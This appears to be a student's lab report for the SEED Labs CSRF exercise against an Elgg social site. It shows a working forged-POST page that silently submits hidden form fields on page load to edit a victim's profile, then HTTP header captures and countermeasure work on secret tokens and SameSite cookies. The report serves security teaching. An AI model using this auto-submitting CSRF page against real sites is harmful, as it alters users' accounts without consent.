


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero.'>";
        fields += "<input type='hidden' name='description' value='Samy is my Hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
```



```
    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
```

```

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```



```
http://www.seed-server
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X1
Accept: text/html,applicati
Accept-Language: en-US,en;c
Accept-Encoding: gzip, defl
Content-Type: multipart/for
Content-Length: 3027
Origin: http://www.seed-ser
Connection: keep-alive
Referer: http://www.seed-se
Cookie: Elgg=j8iple1pdq64i5
Upgrade-Insecure-Requests:
__elgg_token=a5S80gEYy
&accesslevel[descripti
POST: HTTP/1.1 302 Fou
Date: Thu, 16 Nov 2023 21:6
Server: Apache/2.4.41 (Ubur
Cache-Control: must-revalic
expires: Thu, 19 Nov 1981 6
pragma: no-cache
Location: http://www.seed-s
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=
Connection: Keep-Alive
Content-Type: text/html; ch

http://www.seed-server
Host: www.seed-server.com
```


HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------281980732917331941653514156187
Content-Length: 3027
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=j8iple1pdq64i5b22lariaui92
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=a5S80gEYyZw83nfp_UC1RA&__elgg_ts=1700168725&name=Samy&description=<p>samy is my hero</p> &acc
```

Content-Length:467



Alice

Brief description
Samy is my Hero.

About me
Samy is my Hero.

P3. (**Counter Measure**: **Secret Token**) In this problem, we will study the counter measure for CSRF attack using secret token.

- The secret token is a pair: timestamp **__elgg_ts** and a security token **__elgg_token.** This pair has been added to every form in the elgg site (that needs an action). Normal HTTP request will also carry this secret token to the seed-server.com server. It will be verified to preserve the security (our attacks in P1 and P2 succeed because the verification is disabled). Check and copy a HTTP request from HTTP Header Live to verify that this secret token is carried to the server. For example, here is a friend-remove http request:


- The above secret token pair is generated in elgg folder of /var/www/elgg:

vendor/elgg/elgg/views/default/input/securitytoken.php
and added to elgg webpages.
token is a HMAC value of secret key, timestamp, user ID and random string and is hard to guess by attacker.


- When a HTTP request (carrying this secret token pair) reaches the seed-server.com, it is eventually verified by

vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php
based on **ts** and **token.** The partial code of verification code is as follows:
The attacks in P1 and P2 are successful just because the verification returns about running the verification code. Please comment out the colored **return line**. Then run the edit-profile attack in P2. Verify that cookies is attached in the HTTP request but the secret token pair is not. So the verification can not pass. Provide the screen shot for this failed profile-edit.

My Implementation of above question P3 Part:-




```
  GNU nano 4.8                        Csrf.php                        Modified
                $this->config = $config;
                $this->session = $session;
                $this->crypto = $crypto;
                $this->hmac = $hmac;
        }

        /**
         * Validate CSRF tokens present in the request
         *
         * @param Request $request Request
         *
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
                //return; // Added for SEED Labs (disabling the CSRF countermea

                $token = $request->getParam('__elgg_token');
                $ts = $request->getParam('__elgg_ts');
```



```
Cache-Control: must-revalic
expires: Thu, 19 Nov 1981 (
pragma: no-cache
Location: http://www.attack
Vary: User-Agent
Content-Length: 414
Keep-Alive: timeout=5, max=
Connection: Keep-Alive
Content-Type: text/html; ch

http://www.attacker32.
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X1
Accept: text/html,applicati
Accept-Language: en-US,en;c
Accept-Encoding: gzip, defl
Referer: http://www.attacke
Connection: keep-alive
Cookie: __gsas=ID=f6f75d2fc
Upgrade-Insecure-Requests:
POST: HTTP/1.1 200 OK
Date: Thu, 16 Nov 2023 21:3
Server: Apache/2.4.41 (Ubur
Last-Modified: Thu, 16 Nov
ETag: "49a-60a4b73296b66-gz
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 552
Content-Type: text/html
```

This page forges an HTTP POST request.

undefined


www.seed-server.com/messages/inbox/alice
HTTP Header Live
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice › Messages
Inbox
Compose a message
hello
From Samy
just now
Alice
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields


```
Cache-Control: must-revalic
expires: Thu, 19 Nov 1981 €
pragma: no-cache
Location: http://www.attack
Vary: User-Agent
Content-Length: 414
Keep-Alive: timeout=5, max=
Connection: Keep-Alive
Content-Type: text/html; ch
http://www.attacker32.
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X1
Accept: text/html,applicati
Accept-Language: en-US,en;c
```

http://www.attacker32.com/editprofile.html

P4 (counter measure: **samesite cookie**). Most browsers have now implemented a mechanism called SameSite cookie, which is a property associated with cookies. When sending out requests, browsers will check this property, and decide whether to attach the cookie in a cross-site request. A web application can set a cookie as SameSite if it does not want the cookie to be attached to cross-site requests.
To help students get an idea on how the SameSite cookies can help defend against CSTF attacks, we have created a website called **www.example32.com** on 10.9.0.5 (address mapping should be on /etc/hosts).
Once you have visited this website once, three cookies will be set on your browser, cookie-normal, cookie-lax, and cookie-strict. As indicated by the name, the first cookie is just a normal one, the second and third cookies are samesite cookies of two different types (Lax and Strict types). We have designed two sets of experiments to see which cookies will be attached when you send an HTTP request back to the server. Typically, all the cookies belonging to the server will be attached, but this is not the case if a cookie is a samesite type.
Do the following experiments. I have put the same testing.html on two different servers: **attacker32.com** (link B) and **example32.com** (link A). Testing.html has three different types of requests to www.example32.com/showcookies.php which simply displays the cookies sent by the browser. By looking at the display results, you can tell which cookies were sent by the browser. Please do the following:

- Please describe what you see with the screen shots on the displayed pages and explain why some cookies are not sent in certain scenarios.
- Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

My Implementation of above question P4:-



www.example32.com/showcookies.php
HTTP Header Live Main — Mozilla Firefox

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/testing.html
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=cccccc
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 18 Nov 2023 08:46:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 316
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```



Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

HTTP Header Live Main — Mozilla Firefox

```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/testing.html
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 18 Nov 2023 08:45:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 306
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- ➔ Well, when the browser tries to send the cookies with the value of **SameSite** to **Strict** then the cookies can only be accessed by the same sites only and it wont be possible for browser to send these cookies for cross-site requests.
- ➔ In addition to this, Elgg can also prevent from cross-site requests by changing setting of cookies of **SameSite** value to **Strict**, so that when we add friend, it can prevent from attacker.

References: -

1. Lab Manual for Lab 8 from Brightspace
2. Lecture Notes for Lab 8 from Brightspace

One Drive Link for Lab 8 Solution(Word File and PDF Document) for Lab 8 Work:-

Networking and Data Security - Lab 8 - Submitted to Doc